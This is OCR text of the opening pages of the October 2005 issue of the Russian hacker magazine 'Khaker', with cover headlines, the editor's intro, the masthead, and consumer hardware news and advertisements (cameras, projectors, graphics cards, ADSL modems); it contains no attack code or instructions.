

ЖУРНАЛ ОТ КОМПЬЮТЕРНЫХ ХУЛИГАНОВ
ХАКЕР
WWW.XAKEP.RU
ОКТЯБРЬ 10(82) 2005
MTV CHAT
ВЗЛОМ ЧАТА MTV
ПЛАСТЫРЬ ДЛЯ
WINRAR
ПОЛОМКА ПОПУЛЯРНОГО АРХИВАТОРА
ХАКЕРСКИЙ ЛАЙФСТАЙЛ
90x
ИНТЕРВЬЮ С ПИОНЕРОМ РУССКОЙ ХАК-СЦЕНЫ
+ PLUG 'N' PLAY
ПОДКЛЮЧИМ — ПОИГРАЕМ!
САМОПИСНЫЙ СПЛОИТ ДЛЯ СЕРВИСА
(game)land hi-fun media
9 771609 101009 10>
publishing for enthusiasts

INTRO

 CuTTer

МНЕ ЧАСТО ПРИХОДЯТ ПИСЬМА С ПРОСЬБАМИ ВЗЛОМАТЬ КАКОЙ-НИБУДЬ САЙТ НА NAROD.RU, ПОМОЧЬ ПОЛУЧИТЬ ДОСТУП К ПОЧТЕ И Т.Д. ПАРНИ НЕ ОБЛАМЫВАЮТСЯ. ОНИ ПРОСТО «КЛАДУТ» НА РЕШЕНИЕ СВОИХ ПРОБЛЕМ И ПЕРЕКЛАДЫВАЮТ ИХ НА ДРУГОГО. ГРУСТНО ОСОЗНОВАТЬ, НО БОЛЬШИНСТВО ИЗ НАС ПРОСТО НЕ ПРИВЫКЛИ САМОСТОЯТЕЛЬНО РЕШАТЬ СВОИ ПРОБЛЕМЫ. ВЕДЬ ЭТО НЕ ТАК СЛОЖНО ПОСТАВИТЬ ДЛЯ СЕБЯ ЦЕЛЬ. ПОНЯТЬ, ЧТО НЕОБХОДИМО ДЛЯ ЕЕ ДОСТИЖЕНИЯ, И НАЧАТЬ ДВИГАТЬСЯ ПО НАПРАВЛЕНИЮ К НЕЙ. И ТОГДА ВОПРОСЫ: КАК СДЕЛАТЬ ЭТО, КАК СДЕЛАТЬ ТО, БУДУТ ОТПРАВЛЯТЬСЯ НЕ НА ПОЧТУ ЖУРНАЛА, А ОТКЛАДЫВАТЬСЯ В ГОЛОВЕ. ПОВЕРЬ, ГОРАЗДО ПРИЯТНЕЕ, КОГДА ТЫ ДОХОДИШЬ ДО ЧЕГО-ТО САМ, А НЕ КАК В ШКОЛЕ ИЛИ В ИНСТИТУТЕ СМОТРИШЬ В СОСЕДСКУЮ ТЕТРАДКУ.


RGB CONTENT:

FERRUM

NEWS

PC_ZONE

/РЕДАКЦИЯ
>Главный редактор
Иван «CuTTer» Петров
(cutter@real.xakep.ru)
>Выпускающий редактор
Александр «Dr.Klouniz» Лозовский
(alexander@real.xakep.ru)

>Редакторы рубрик
ВЗЛОМ
Никита «Nikitos» Кислицин
(nikitoz@real.xakep.ru)
PC_ZONE и UNITS
Артем «b00b1ik» Аникин
(b00b1ik@real.xakep.ru)
СЦЕНА
Олег «mindw0rk» Чебенеев
(mindw0rk@real.xakep.ru)
UNIXOID
Андрей «Andrushock» Матвеев
(andrushock@real.xakep.ru)
КОДИНГ
Николай «GorluM» Андреев
(gorlum@real.xakep.ru)
ИМПЛАНТ
Алекс Целых
(editor@technews.ru)

DVD/CD
Степан «Step» Ильин
(step@real.xakep.ru)
ВИДЕО ПО ВЗЛОМУ
Олег «NSD» Толстых
(nsd@nsd.ru)
>Литературный редактор
Анна Большова

/ART
>Арт-директор
Константин Обухов
(obukhov@real.xakep.ru)
>Дизайнеры
Иван Васин
(vasin@real.xakep.ru)
Наталья Жукова

/INET
>WebBoss
Скворцова Алена
(Alyona@real.xakep.ru)
>Редактор сайта
Леонид Боголюбов
(xa@real.xakep.ru)

/РЕКЛАМА
>Директор по рекламе gameland
Игорь Пискунов
(igor@gameland.ru)

> Руководитель отдела рекламы цифровой группы
Басова Ольга
(olga@gameland.ru)

>Менеджеры отдела
Емельянцева Ольга
(olgaeml@gameland.ru)
Алехина Оксана
(alekhina@gameland.ru)
Александр Белов
(belov@gameland.ru)
Горячева Евгения
(goryacheva@gameland.ru)
> Трафик менеджер
Марья Алексеева
(alekseeva@gameland.ru)

/PUBLISHING
>Издатель
Сергей Покровский
(pokrovsky@gameland.ru)
>Учредитель
ООО «Гейм Лэнд»
>Директор
Дмитрий Агарунов
(dmitri@gameland.ru)
>Финансовый директор
Борис Скворцов
(boris@gameland.ru)

/ОПТОВАЯ ПРОДАЖА
>Директор отдела дистрибуции и маркетинга
Владимир Смирнов
(vladimir@gameland.ru)
>Оптовое распространение
Степанов Андрей
(andrey@gameland.ru)
>Связь с регионами
Наседкин Андрей
(nasedkin@gameland.ru)
>Подписка
Попов Алексей
(popov@gameland.ru)
>PR - Яна Агарунова
тел.: (095) 935.70.34
факс: (095) 780.88.24

> ГОРЯЧАЯ ЛИНИЯ ПО ПОДПИСКЕ
тел.: 8 (800) 200.3.999
Бесплатно для звонящих из России

> ДЛЯ ПИСЕМ
101000, Москва,
Главпочтамт, а/я 652, Хакер
magazine@real.xakep.ru
http://www.xakep.ru

Зарегистрировано в Министерстве Российской Федерации по делам печати, телерадиовещанию и средствам массовых коммуникаций **ПИ Я 77-11802** от 14 февраля 2002 г.
Отпечатано в типографии «**ScanWeb**», Финляндия
Тираж **92 000** экземпляров.
Цена договорная.
Мнение редакции не обязательно совпадает с мнением авторов.

Редакция уведомляет: все материалы в номере предоставляются как информация к размышлению.
Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности.
Редакция в этих случаях ответственности не несет.

Редакция не несет ответственности за содержание рекламных объявлений в номере. За перепечатку наших материалов без спроса — преследуем.

MEGA NEWS

HITECHNEWS
Федор Галков
(fm@real.xakep.ru)

HARDNEWS
Сергей Никитин

ЖNEWS
mindw0rk
(mindw0rk@gameland.ru)

HARDNEWS

ШЕСТЬ МЕГАПИКСЕЛЕЙ НА ЛАДОНИ



Компания Konica Minolta решила порадовать нас очередной фотокамерой — новое детище этого производителя на DiMage Z6. Это многофункциональная цифровая фотокамера с 12-кратным оптическим и 4-кратным цифровым zoom'ом, системой стабилизации изображения Anti-Shake, 6-мегапиксельной матрицей ПЗС, системой быстрой высокоточной автофокусировки, а также 2-дюймовым ЖК-экраном для кадрирования снимков и управления фотокамерой. Многообразие функций наверняка понравится тем, кто считает фотоаппарат не «мыльницей», а чем-то гораздо большим. Например, режим прогрессивной съемки пригодится при создании серии непрерывных полноразмерных изображений со скоростью приблизительно 2,1 кадра в секунду. Для этого просто нужно держать кнопку спуска затвора нажатой, таким образом можно сфотографировать знаковый момент пересечения другом финишной черты стометровки, причем с отличным, неразмытым, качеством. Обратно, функция макросъемки позволяет делать снимки объектов, находящихся на расстоянии 1 сантиметра от объектива.

BENQ В ДОМАШНЕМ КИНОТЕАТРЕ



Создавая свой домашний кинотеатр, важно не забыть о проекторе, иначе эффект будет совсем не тот. Компания BenQ предлагает для решения этой проблемы свой новый проектор PE8720. В его основу положен чип HD3 DarkChip DMD производства Texas Instruments, что обеспечивает устройству контрастность 6200:1 и 1009 ANSI люменов яркости. Выводимое изображение имеет киноформат 16:9, кроме того, проектор издает очень мало шума — всего 23 дБ. Для повышения удобства и качества работы, в проекторе применяется фирменная технология Senseye, которая обеспечивает натуральность цветов и четкость картинки. Кроме автоматической динамической подстройки качества изображения, коррекции яркости и цветопередачи, технология Senseye также обеспечивает оптимальную настройку контраста, цвета и четкости изображения. Ну, а в заключение стоит сказать, что этот проектор совместим с форматом HDTV.

ПРОНИКНОВЕНИЕ SATA ПРОДОЛЖАЕТСЯ



Все больше и больше устройств с этим интерфейсом заползают внутрь наших системных блоков. Сегодня на очереди оптический привод ASUS CB-5216A1T. Это комбо-дисковод связывается с ПК через разъем Serial ATA и поддерживает работу как с CD чтение/запись со скоростью 52X, перезапись со скоростью 32X), так и с DVD (чтение на скорости 16X). Думаю, уже ни для кого не секрет, что нам дает SATA — легкое и удобное подключение, высокую скорость работы, аккуратные провода, а следовательно, улучшенный ток воздуха внутри системного блока. Несколько фирменных технологий ASUS помогают улучшить работу устройства и сделать ее более безопасной. Это FlextraLink, предотвращающая ошибки, связанные с недозагрузкой буфера и исключающая возможность порчи дисков, FlextraSpeed, увеличивающая точность и надежность при чтении/записи/перезаписи и система двойной динамической подвески DDSS II, которая стабилизирует оптическую головку по вертикали и по горизонтали, за счет чего достигается более точное слежение за дорожкой и снижение уровня вибрации и шума.

SAPPHIRE И ATI ПРОДОЛЖАЮТ СОТРУДНИЧЕСТВО



Графические адаптеры, построенные на новейшем чипе ATI Radeon X800GTO выпустила компания Sapphire. Они могут похвастаться 12-пиксельными конвейерами, 256-битная шиной памяти (ее объем составляет 256 Мб, латентность 1,6 нс, тип — GDDR3, тактовая частота работы 900 МГц,). Сам ГП имеет тактовую частоту 400 МГц. Если тебе покажется, что это как-то маловато, то к твоим услугам — фирменная технология разгона TRIXX. Если ты не оверклокер, то для тебя Sapphire предусмотрела другой вариант увеличения производительности — специальную версию платы, обозначенную фэнтезийным названием FireBlade. У нее в заводских условиях увеличили частоты работы графического процессора и памяти (до 550 и 1080 МГц), а также установили более мощный кулер. Остальные параметры остались такими же, как и у обычной версии — 256 Мб памяти GDDR3 с латентностью 1,6 нс, 12 конвейеров, 256-битная шина. В конце октября платы уже можно будет приобрести.

ЖИВАЯ РЕКЛАМА




На какие только изощрения не идут рекламщики, чтобы привлечь внимание потенциального покупателя. На этот раз отличилась бельгийская дизайн-студия Ogilvy (*www.ogilvy.be*) с новой рекламной компанией для автомобильного гиганта Ford. На первый взгляд, реклама представляет собой стандартный биллборд с нарисованной физиономией, однако когда в ее поле зрения появляется очередной прохожий, то изображение внезапно оживает и начинает голосом подзывать перепуганного человека. Когда тот подходит ближе, то биллборд начинает рассказывать ему про все преимущества рекламируемого товара, по ходу беседы даже отвечая на вопросы, при этом физиономия на экране двигает губами в такт речи и корчит забавные гримасы. К сожалению, искусственным интеллектом биллборд не наделен, просто рядом в специальной будке прячется актер, который и управляет всем процессом.

ЭЛЕКТРОННЫЙ ЗАМОК

Со вхождением в моду всевозможных беспроводных устройств, уже сложно кого-либо удивить очередной новинкой. Однако беспроводной навесной замок — это точно что-то новое. Для открытия хитрого приспособления достаточно направить в его сторону специальный инфракрасный пульт и нажать соответствующую кнопку, после чего запирающая скоба автоматически отщелкнется. Замок гарантирует механическую защиту благодаря использованию высокопрочной стали, а электронную — благодаря 4 миллиардам возможных комбинаций открывающего кода. Девайс уже поступил в продажу и стоит всего 19.95 у.е. Вот только интересно, как высокотехнологичная новинка отреагирует на российские крещенские морозы?




САМЫЙ-САМЫЙ МАЛЕНЬКИЙ



Американским ученым из колледжа в Дармуте удалось создать самого маленького мобильного робота в мире. Несмотря на свои микроскопические размеры (250 на 60 микрометров — это тоньше человеческого волоса), малютка управляется без проводов и может передвигаться в любом заданном направлении в пределах специальной пластины, от которой он и питается. При этом робот довольно шустрый, двигаясь по принципу гусеницы, он может развивать скорость до 200 микрометров в секунду, впрочем, он способен не только ползти, но и толкать перед собой пылинки или другие соразмерные объекты. Но этим дело не ограничивается, на разработку возлагают большие надежды: предполагается в дальнейшем использовать сходных малышей для построения других роботов или прочих микроскопических устройств.

ЭНЕРГЕТИЧЕСКИЙ РЮКЗАК



Исследователи из американского университета в штате Пенсильвания недавно представили довольно интересное и перспективное изобретение. Они заметили, что при ходьбе мы постоянно раскачиваемся из стороны в сторону, причем во время этого рюкзак или сумка болтаются намного сильнее (в среднем амплитуда колебания по вертикали составляет 5—7 сантиметров). А ведь, если эту энергию направить в правильное русло, то из этого можно извлечь толк. На этом принципе и построено функционирование данного устройства: тряска приводит в движение механизм, связанный с генератором, в результате чего и появляется электрический ток. Таким образом, если поместить подобное приспособление в рюкзак, то можно, например, по дороге домой зарядить сотовый, КПК, плеер, не затрачивая на это никаких дополнительных усилий. Однако, к сожалению, изобретение пока не особо применимо на практике и нуждается в серьезной доработке. Не смотря на то, что полезная выходная мощность составляет уже примерно 7 Ватт, таскать 38 кг лишнего веса не доставит никакого удовольствия.

СВЕТЯЩАЯСЯ СУМКА

Страшно вспомнить, сколько раз приходилось мучаться, ища на ощупь небольшую вещицу на дне рюкзака, а что приходится испытывать бедным девушкам, в сумочках которых и Боинг потеряться может, лучше и не думать. Не носить же для этого еще и фонарик, который, между прочим, и сам может точно там же затеряться. Одному студенту из Университета Брунеля пришло в голову решение данной проблемы: на дне он установил подсветку, которую запитал от солнечной батареи, закрепленной на боку сумки. При расстегивании молнии подсветка автоматически включается, а при застегивании — выключается, также для сбережения энергии освещение отключается после 15 секунд открытия. И если еще не известно, попадет ли данная вещица на полки магазинов, то сумки со светодиодной подсветкой от батареек уже поступили в продажу, вот только стоят они не менее 100 евро.



ASUS рекомендует Windows® XP Professional

intel inside
centrino™
MOBILE TECHNOLOGY

W3V

Дверь в Виртуальный Мир

Идеальный центр развлечений

ASUS W3V - это ноутбук с графикой PCI Express, внешней графической картой и памятью DDRII. Широкоформатная матрица 14", в которой используются технологии ASUS Color Shine и Crystal Shine, обеспечивает ясное и четкое изображение.

14" Wide

Новая мобильная платформа от Intel®

- Intel® Centrino™ Mobile Technology
  - Процессор Intel® Pentium® M 770
  - Mobile Intel® 915PM Express chipset
  - Intel® PRO/Wireless Network connection BG
- Microsoft® Windows® XP
  - Home
  - Professional
- Широкоформатная матрица 14", с эксклюзивными технологиями Color Shine и Crystal Shine
- ATI Mobility™ Radeon™ X600 с 128MB HyperMemory™
- Bluetooth

▲ Широкоформатная матрица 14", с эксклюзивными технологиями Color Shine и Crystal Shine

◄ Батарея совмещена с креплением экрана



HEART OF TECHNOLOGY

www.asus.ru

Всемирная гарантия 2 года

Горячая линия ASUS: (095) 23-11-999

Москва: Армада-PC (095) 232-30-82, Артрон (095) 789-85-80, Avakom M (095) 784-67-36, Avanta PC (095) 954-54-22, Белый Ветер (095) 730-30-30, ForceComp (095) 775-66-55, ION (095) 729-57-10, **NEXUS** (095) 928-23-67, Тенфолд (095) 545-32-71, **OLDI** (095) 105-07-00, **ПИРИТ** (095) 974-32-10, Polaris (095) 755-55-57, Портком (095) 101-33-64, Респект (095) 177-40-77, Сетевая Лаборатория (095) 500-03-05, SMS (095) 956-12-25; СтартМастер (095) 967-15-15, ТФК (095) 749-96-32; Умные машины (095) 780-00-41, Ф-Центр (095) 105-64-47, USN (095) 775-82-02; **Санкт-Петербург:** Display (812) 103-00-18, КЕЙ (812) 331-24-77, Микробит (812) 333-44-44, Компьютерный мир (812) 333-00-33; СТР Компьютерс (812) 542-4551; **Барнаул:** C-Trade (3852) 38-10-00; **Воронеж:** PET (0732) 77-93-39; **Екатеринбург:** Парад (3432) 51-48-22, Старттехно+ (3432) 56-85-01; **Краснодар:** Владос (8612) 62-33-73, Санрайз (8612) 640-066; **Новосибирск:** НЭТА (3832)16-33-11, Техноcити (3832) 125-333; **Ростов на Дону:** Центр-Дон (8632) 698-668; **Самара:** Прагма (8462) 701-701; **Томск:** Интант (3822) 41-55-32; **Тюмень:** AD Systems (3452) 22-35-33; **Челябинск:** Японская электроника (3512) 63-74-34; **Хабаровск:** Anykey (4212) 328-155

НАШЕСТВИЕ СПАМ-БЛОГОВ



Как продвинутый интернетчик, ты наверняка знаком со словом «блог», возможно, даже ведешь один из них. Веб-блоги в последнее время стали одним из самых популярных сетевых развлечений. Но спамеры добрались уже и до них. Казалось бы, каким образом реклама в блогах может помешать обычному юзеру? Не хочешь рекламы — не заходи на рекламный блог. Но не все так просто. Спамеры используют специальные проги, с помощью которых можно автоматически генерить страницы, содержащие линки (или прямой редирект) на рекламодательные сайты и ключевые слова, которые будут индексироваться поисковиками. Ключевых слов на одной странице может быть сколько угодно — чем больше, тем выше вероятность, что пага окажется в числе первых, которые выдаст поисковик после ввода этого слова. А чтобы еще больше повысить релевантность паги, она все также автоматически пополняется новым контентом, который сливается с обычных блогов без ссылки на оригинал. За каждый переход с липового блога на рекламируемый сайт, спамеру начисляются денежки. Убедившись в эффективности такого способа наживы, спамеры начали плодить лжеблоги пачками, и их количество уже едва ли не превышает количество пользовательских блогов. Сетевые аналитики бьют тревогу и призывают бороться с новой заразой. Причем делать это рекомендуют, в первую очередь, компаниям, предоставляющим поисковые сервисы — совершенствовать свои фильтры, создавать блэк-листы блогов и т.п. К счастью рунетчиков, livejournal — самый популярный в России блог-сервис, пока не пользуется популярностью у спамеров.

МЕГАДОМ



Недавно завершилось строительство уникального сооружения — Toyota Dream House PAPI — интеллектуального дома, претендующего на звание «дома будущего». В основном, дом построен с применением двух материалом — стекла и алюминия, что отражает представления о дизайне будущего. Причем помимо того, что дом напичкан электроникой просто под завязку, не забыли и об озеленении, и о душевном комфорте жильца. Естественно, вся бытовая техника работает в полностью цифровом режиме и может управляться единым пультом управления. Дом может даже заботиться о себе самостоятельно, например, на стекла нанесено специально самоочищающееся покрытие, что полностью избавляет от необходимости их мыть. Отдельно стоит упомянуть про домашний кинотеатр, конечно, он поддерживает абсолютно все современные технологии (диски высокой емкости, телевидение высокого разрешения и так далее), но еще и может автоматического определять положения зрителя и оптимально подстраивать звуковую картину и даже освещение. Особое внимание при проектировании дома было уделено потреблению электроэнергии, ведь если отключат электричество, то для данного коттеджа это будет равносильно катастрофе. Поэтому дом может самостоятельно производить для себя часть потребляемой энергией, в частности для этого на крыше установлены солнечные батареи, внутри имеются резервные топливные элементы, а на крайний случай можно даже целых полтора дня питаться энергией от электромобиля, припаркованного в гараже. На данный момент дом открыт для посещения туристов, впрочем, это сделано со скрытым умыслом, ведь заветная мечта компании — перевести подобные дома в разряд массовых уже к 2010 году и, конечно, неплохо на этом подзаработать.

SPIDER GATE


Компания "Доктор Веб" сообщает о разработке и начале открытого бета-тестирования нового программного модуля SpIDer Gate, предназначенного для проверки данных передаваемый по HTTP.

SpIDer Gate своей функциональностью дополняет программы-брандмауэры (firewalls): последние закрывают уязвимости в системе, предотвращая возможные попытки злоумышленников произвести взлом и получить доступ к системе. Однако они не способны проверять файлы, загружаемые пользователем из Интернета (файлы, почта и т.д.), среди которых могут быть троянские программы, сетевые и почтовые черви, а также другие виды вредоносного кода. Новый модуль является прекрасным дополнением к уже существующему почтовому фильтру SpIDer Mail®, который осуществляет антивирусную проверку входящей и исходящей почты, а SpIDer Gate, в свою очередь, проверяет http-трафик.



Зарегистрироваться в качестве бета-тестера и получить бета-версию нового антивирусного модуля можно на сайте компании "Доктор Веб" (*www.drweb.com*)

РУКАВИЦА ДЛЯ МЫШКИ



Холодать стало, не замечаешь? А тут еще и из окна противно дует, даже мышку держать рука мерзнет. Попробовать надеть перчатку — тоже не вариант — не удобно просто. Однако о нашем тепле и комфорте уже позаботились, на прошедшей в конце сентября лондонской выставке 100% Design было представлено уникальное изделие — рукавица для мышки. Данную рукавицу следует положить на стол на место коврика и засунуть в нее руку сразу вместе с мышкой, двигать грызуном можно прямо внутри, что никак не мешает управлению. В итоге получилось крайне злободневно, и если производители сделали, как обещали, и внутри не будет сверх-жарко, то данная вещь однозначно переходит в разряд must have к зимнему сезону. Только, увы, никакой информации о поступлении рукавицы в продажу, а тем более о появлении в России, пока не поступало.



series

omni

Интернет-техника
для дома


Модемы ADSL

ТОВАР СЕРТИФИЦИРОВАН

Офигительный коннект
Супершустрый Интернет

ADSL2+
Теперь еще
в 3 раза быстрее





Модем ADSL2+
с портом Ethernet
P-660R EE

Модем ADSL2+ с 4-портовым коммутатором, беспроводной точкой доступа 802.11g+ и межсетевым экраном
P-660HW EE

Модем ADSL
с портом USB
OMNI ADSL USB EE

Чтобы подключиться к Интернету через ADSL на скорости в 500 раз быстрее самого крутого Dial-Up-модема, достаточно обычной телефонной линии: никаких дырок в стенах, никаких новых проводов. Нужно лишь, чтобы на вашей АТС был ADSL-провайдер, а у вас — специальный модем, который сам сконфигурирует подключение и уже через три минуты после подачи питания соединит вас с Интернетом на сумасшедшей скорости.
И самое приятное — ваша телефонная линия всегда остается свободной для обычных телефонных звонков.



OMNI—твой сетевой друг













Смотрите новые приключения
Масяни на нашем сайте:


OMNI.ZyXEL.RU

ФОТИКИ С WI-FI




Цифровая конвергенция проникла и на рынок фототехники. Вот ее плоды — камеры Nikon COOLPIX P1 и COOLPIX P2 поддерживающие Wi-Fi! Благодаря этой опции ты можешь не заморачиваться на проводное соединение (оно тут присутствует в виде USB), а сразу отправлять полученные фотографии на принтер или компьютер. Удобно! Но, естественно, этим дело не ограничивается. Эти модели имеют матрицы на 8 и 5 мегапикселей, функции коррекции кадров непосредственно на фотоаппарате, автофокусировки с приоритетом на лицо и подавления эффекта «красных глаз». Также поддерживается съемка видеороликов, причем есть семь разных режимов съемки. Обе камеры имеют 2,5-дюймовый ЖК-экран, также в комплекте с ними поставляется специальное ПО PictureProject, облегчающее процесс редактирования изображений, формирования слайд-шоу, создания видеороликов со звуковыми эффектами, обмена изображениями, а также позволяющее делать многие другие вещи. В общем, долой провода, Wi-Fi добрался и до цифровых камер!

U.S.ROBOTICS ПЕРЕХОДИТ НА G-LAN



Чтобы то же самое сделали и мы, USR выпускает продукты, которые поддерживают стандарт Gigabit Ethernet. Сегодня это пара сетевых плат, а также оборудование, которое вряд ли тебе пригодится, если только ты не собираешься вступить на тернистый путь организации собственной ЛВС. Обычным пользователям настольных компьютеров подойдет устройство Gigabit Ethernet 10/100/1000 Ethernet 64-bit PCI Server, которое поддерживает автоматическое определение скорости передачи данных, автоматическое включение и функцию Wake-on-LAN. Сетевая плата Gigabit Ethernet 10/100/1000 Ethernet CardBus предназначена для мобильных ПК, в которых производитель почему-то не установил сетевую плату, совместимую со стандартом GigabitEthernet. Если ты являешься провайдером или админом сети, то, возможно, тебя заинтересуют коммутаторы, оснащенные восемью, шестнадцатью или двадцатью четырьмя портами. Естественно, гигабитными. Так что сообщай о новинках своему прову и жди, когда он сменит оборудование.

ПРЕДСКАЖИ ТЕРРАКТ — ПОЛУЧИ ФУТБОЛКУ



В то время, как терракты продолжают проходить в разных уголках мира, правоохранительные структуры пытаются как то с этим бороться, родственники погибших оплакивают своих... а сетевые гении делают из этого забаву. В одной из таких «забав» можешь поучаствовать и ты. В Сети недавно появился сайт, где предлагается предсказать, где и когда произойдет следующий терект. Просто тыкаешь в какую-нибудь точку на виртуальной карте, и, если там в ближайшем будущем случайно грянет взрыв, в результате которого откинется не меньше 10 человек, тебе вручат футболку с гордой надписью: «Я предсказал это!». Главное, не тыкнуть в Чечню или еще куда-то, где ведутся войнушки — по правилам конкурса шарахнуть должно в «спокойном» месте. Конечно, некоторые организации, мягко говоря, не одобряют подобной затеи и называют создателей сайта бессердечными скотами. Но халявная футболка есть халявная футболка, и свой прогноз, относящийся к центру Москвы, я уже зарегистрировал. Гы-гы.

АУДИОХАК НЕ ЗА ГОРАМИ

Если ты до сих пор пользуешься телефоном для междугородних звонков, то ты отсталый от жизни валенок. Продвинутые мены такие, как я, юзают IP-телефонию (VoIP) и сервисы, которые позволяют звонить через сеть на любой номер безвозмездно, то есть даром. Самым известным и популярным таким сервисом является Skype, запущенный в конце прошлого года, а достойной альтернативой ему стал появившийся чуть позже Google Talk, объединяющий VoIP и инет-пейджер. Не откладывая до 2006 года, к ним собираются присоединиться Microsoft, eBay, Yahoo! Звонить по сетке, конечно, удобно и выгодно, но сетевые аналитики считают, что с развитием популярности IP-телефонии, ее ждет злая доля, постигшая Интернет — нашествие спама и фишинга. А фигли вы хотели, новые технологие — это новые перспективы для внуков Остапа. Так что если раньше выманивали, выдуривали и вымогали пароли через www, теперь это будут делать войсом. По мнению все тех же аналитиков, хакерская активность VoIP-сетях начнется в ближайшие 18 месяцев. Держи ухо востро, мой друг.



РОССИЙСКИЕ МАТПЛАТЫ



Небезызвестная отечественная компания Формоза приступила к выпуску системных плат, построенных на НМС nVidia nForce 4 и nForce 4 Ultra. Эти изделия рассчитаны на работу с процессорами AMD Athlon 64\FX\X2 под Socket 939, имеют 4 слота для памяти с поддержкой режима Dual Channel DDR, порты шин PCI Express x16 (один), PCI Express x1 (два) и PCI (три), 4 порта SATA (SATA-II для Ultra-версии), 4 порта IDE, возможность создания SATA RAID-массивов, встроенные восьмиканальный звуковой кодек и гигабитный сетевой адаптер. Немаловажным достоинством новых плат является их цена — менее ста долларов для обычной и чуть более ста для Ultra-версии. Такой результат достигается благодаря собственной производственной линии, расположенной в Москве. Там платы собираются из привозных компонентов и проходят строгие тесты на качество. Кроме розничной продажи, эти изделия (FORMOZA FVNF4 и FVNF4 Ultra) можно будет обнаружить в компьютерах одноименного производителя.

20 ДЮЙМОВ BENQ

Тем, кто не любит себя в чем-то ограничивать, можно посоветовать приобрести немаленький ЖК-монитор от компании BenQ. Он называется FP2091 и имеет более чем 20-дюймовую диагональ и разрешение 1600x1200. Другие характеристики тоже хороши: контрастность 500:1, время отклика 16 мс, яркость 290 кд/м2, угол обзора 178° как по горизонтали, так и по вертикали. Кроме того, что он хорошо показывает, у него есть много интересных дополнительных функций. Это возможность подключения к ТВ-тюнеру или DVD-проигрывателю, возможность работы в режиме PIP (картинка в картинке) с помощью порта S-Video или композитного входа, поддержка портретного режима, интеллектуальная система настройки i-key. Есть в нем и четыре порта USB, позволяющие подключать к экрану разные дополнительные устройства. В общем, этот большой монитор вполне способен занять место на твоем столе, он этого достоин.



НЕ ШУМИ КЛАВОЙ



